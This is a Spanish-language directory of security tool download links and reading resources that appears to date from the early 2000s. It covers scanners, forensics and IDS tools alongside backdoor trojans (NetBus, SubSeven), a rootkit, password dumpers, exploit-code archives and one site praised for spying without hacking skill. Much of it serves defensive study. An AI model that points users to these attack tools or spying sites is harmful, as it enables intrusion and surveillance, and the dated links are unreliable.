Getuserinfo	http://www.joeware.net/
Ghost	http://www.symantec.com/
hexedit	http://www.chez.com/prigaux/hexedit.html
	http://merd.net/pixel/hexedit-1.2.2.bin.i386.dynamic.tgz
	http://merd.net/pixel/hexedit-1.2.2.src.tgz
hping	http://www.hping.org/
Httpush	http://httpush.sourceforge.net/
Internet History Viewer	http://www.phillipsponder.com
Internet Scanner	
	http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/index.php
ipEye	http://ntsecurity.nu/toolbox/ipeye/
iptest (part of ipfilter)	http://coombs.anu.edu.au/ipfilter/
Isic	http://www.packetfactory.net/Projects/ISIC/
John the Ripper	http://www.openwall.com/john/
knark	http://www.packetstormsecurity.com/
loggedon	http://www.sysinternals.com
loki	http://www.packetstormsecurity.com
Lsof	ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/
md5	http://www.freebsd.org
md5sum	http://www.gnu.org/software/textutils/textutils.html
Midnight Commander (MC)	http://www.gnome.org/projects/mc/
nbtstat	http://sourceforge.net/projects/win32-nbtstat/
Nemesis	http://www.packetfactory.net/projects/nemesis/
Nessus	http://www.nessus.org/
Netbus	http://fly.to/netbus
	http://www.packetstormsecurity.org
	http://www.tlsecurity.net/
Netcat	http://www.atstake.com/research/tools/index.html

NetScan Tools	http://www.netscantools.com/
Netstumbler	http://www.netstumbler.org/
Nikto	http://www.cirt.net/code/nikto_1_1.shtml
Nmap	http://www.insecure.org/nmap/
	http://download.insecure.org/nmap/dist/
ntlast	http://www.foundstone.com/
pdblock (Physical Drive Blocker)	http://www.digitalintel.com
Prismdump	http://developer.axis.com/download/tools/
pslist	http://www.sysinternals.com
PSLoggedOn (PsTools)	http://www.sysinternals.com
pwdump2	http://www.webspan.net/~tas/pwdump2/
Quickview Pro	http://www.jasc.com/qvp_more.asp?pf%5Fid=006
Rats	http://www.securesw.com/rats/
Retina	http://www.eeye.com/html/Products/Retina/
Safeback	http://www.secure-data.com/
	http://www.forensics-intl.com/safeback.html
Samba	http://www.samba.org/
sfind	http://www.foundstone.com/
Snapback	http://www.snapback.com
Snort	http://www.snort.org/
STAT	http://www.statonline.com/
STCPShell	http://www.programmazione.it/knights
stealth	http://www.hideaway.net/stealth/
strings	http://www.cygwin.com
stunnel	http://www.stunnel.org/
SubSeven	http://fly.to/netbus
	http://www.sub7germany.de/
	http://www.tlsecurity.com
subweb	http://www.hsc.fr/ressources/outils/babelweb/
Superscan	http://www.foundstone.com/
TCPdump	http://www.tcpdump.org/

Thc-scan	http://www.thehackerschoice.com
The Coroner´s Toolkit	http://www.fish.com/forens ics/
	http://www.porcupine.org/forensics/
ToneLoc	http://online.securityfocus.com/tools/48
Tripwire	http://www.tripwire.org/
	http://www.tripwire.com/
twwwscan	http://search.iland.co.kr/twwwscan/
udp_scan	http://www.porcupine.org/wietse/
Virtual Network Computing (VNC)	http://www.uk.research.att.com/vnc/
WebInspect	http://www.spidynamics.com/webinspect.html
WebSleuth	http://www.geocities.com/dzzie/sleuth/
Wget	http://www.gnu.org/directory/wget.html
Whisker	http://www.wiretrip.net/rfp
Windump	http://windump.polito.it/
WUPS	http://ntsecurity.nu/toolbox/wups/
XFree86	http://www.xfree86.org/
xvi32	http://www.chmaas.handshake.de/

Codigos en C para ejecutar Exploits

http://www.exploits.org/nut/

http://www.emf.net/~ddonahue/NThacks/ntexploits.htm

http://www.securiteam.com/exploits/

http://www.hoobie.net/security/exploits/

http://neworder.box.sk/codebox.links.php?&key=expllinux

http://www.security.nnov.ru/search/exploits.asp

http://www.tbtf.com/resource/ms-sec-exploits.html

http://p.ulh.as/xploits/

http://www.insecure.org/sploits.html

Libros

http://tecnoandinas.netfirms.com/Redes/superutilidades_hackers.htm
http://www.lsf.com.ar/libros/HACKERSSECRETOSYSOLUCIONESPARALASEGURIDADDEREDES_8448127862.asp
http://www.cybercursos.net/serie2000s/serie2000.html
http://www-mat.upc.es/~jforne/jf_6REC_2.pdf
http://www.informatica.uda.cl/acataldo/Seminarios%20y%20presentaciones/Wireless/infouda2000.PDF
http://www.inf.utfsm.cl/~rmonge/seguridad/cripto-06-bn.pdf
http://www.caece.edu.ar/Cursos/images/infosec109-216.pdf

Articulo informativo acerca de la especificación de los puertos que abre cada programa que brinda un servicio de red:

http://www.delitosinformaticos.com/hacking/puertos.shtml

Sitio de referencia de leyes acerca del crimen iformatico:

http://www.wiley.com/legacy/compbooks/mcnamara/links.html

Informacion acerca de IDS

http://www.symantec.com/region/mx/press/2002/n020429.html
http://www.crn.com/sections/special/champs/champs02.asp?ArticleID=33962
http://www.hispasec.com/directorio/servicios/formacion/IDSanalisisforense/informacion.html
http://www.virusprot.com/Articulo.html

SNORT

http://nautopia.coolfreepages.com/snort_cap1.htm
http://www.infohackers.org/sections.php?op=printpage&artid=102

http://his.sourceforge.net/honeynet/papers/vmware/
http://www.xtech.com.ar/html/NuevasSoluciones.htm
http://his.sourceforge.net/honeynet/papers/uml/
http://www.linux.org.ar/LuCAS/LinuxFocus/pub/mirror/LinuxFocus/Castellano/September2001/arti cle214.shtml

Revista de seguridad

http://www.vcd.cl/tombrad/pcasual/ayuda3.html
http://www.hormiga.org/superhack.htm
http://www.g2security.com/servicios_politicas.cfm
http://www.microsoft.com/latam/technet/seguridad/
http://www.cgrsoftware.com/manuales_dir.htm?oracle_1
http://elhacker.host.sk/index.php?action=seguridad
http://www.tracking-hackers.com/
http://www.electrodata.com.pe/seguridad.html

Empresas que brindan servicio de Soluciones de seguridad:

http://www.g2security.com/
http://www.getronics.com/es/es-es/Solutions/NetworkPlace/your_business_objectives/nwp_seguridad.htm
http://www.symantec.ca/region/mx/enterprisesecurity/content/framework/LAM_179.html
http://www.novared.net/home/plantilla2.asp?id_seccion=1&id_subsecciones=64
http://www.netscreen.com/company/news_room/new_releases/spanish/index.jsp
http://www.key-tech.com.ar/proteccion_full.asp#3 anterior
http://www.cisco.com/global/LA/assets/pdfs/broch_solutions.pdf
http://tecnoandinas.netfirms.com/Redes/indice_redes.htm
http://www.basic3000.com/index.cfm?doc=soluciones
http://www.telindus.es/soluciones+y+servicios/soluciones+para+empresas/seguridad+en+redes/#

Noticias sobre seguridad informática

http://www.dinamitec.com/200211tecnologia.htm
http://cert.com
http://hispasec.com

Seguridad en sistemas Microsoft.

http://www.microsoft.com/latam/technet/articulos/windows2ksrvr/staysecure/chapters/ch02secops.asp

Sitio para principiantes:

http://www.datafull.com/micros/micros.php?id=749 Muy buen sitio para espiar, sin saber nada de hackeo.

HoneyPot

http://www.auditmypc.com/freescan/prefcan.asp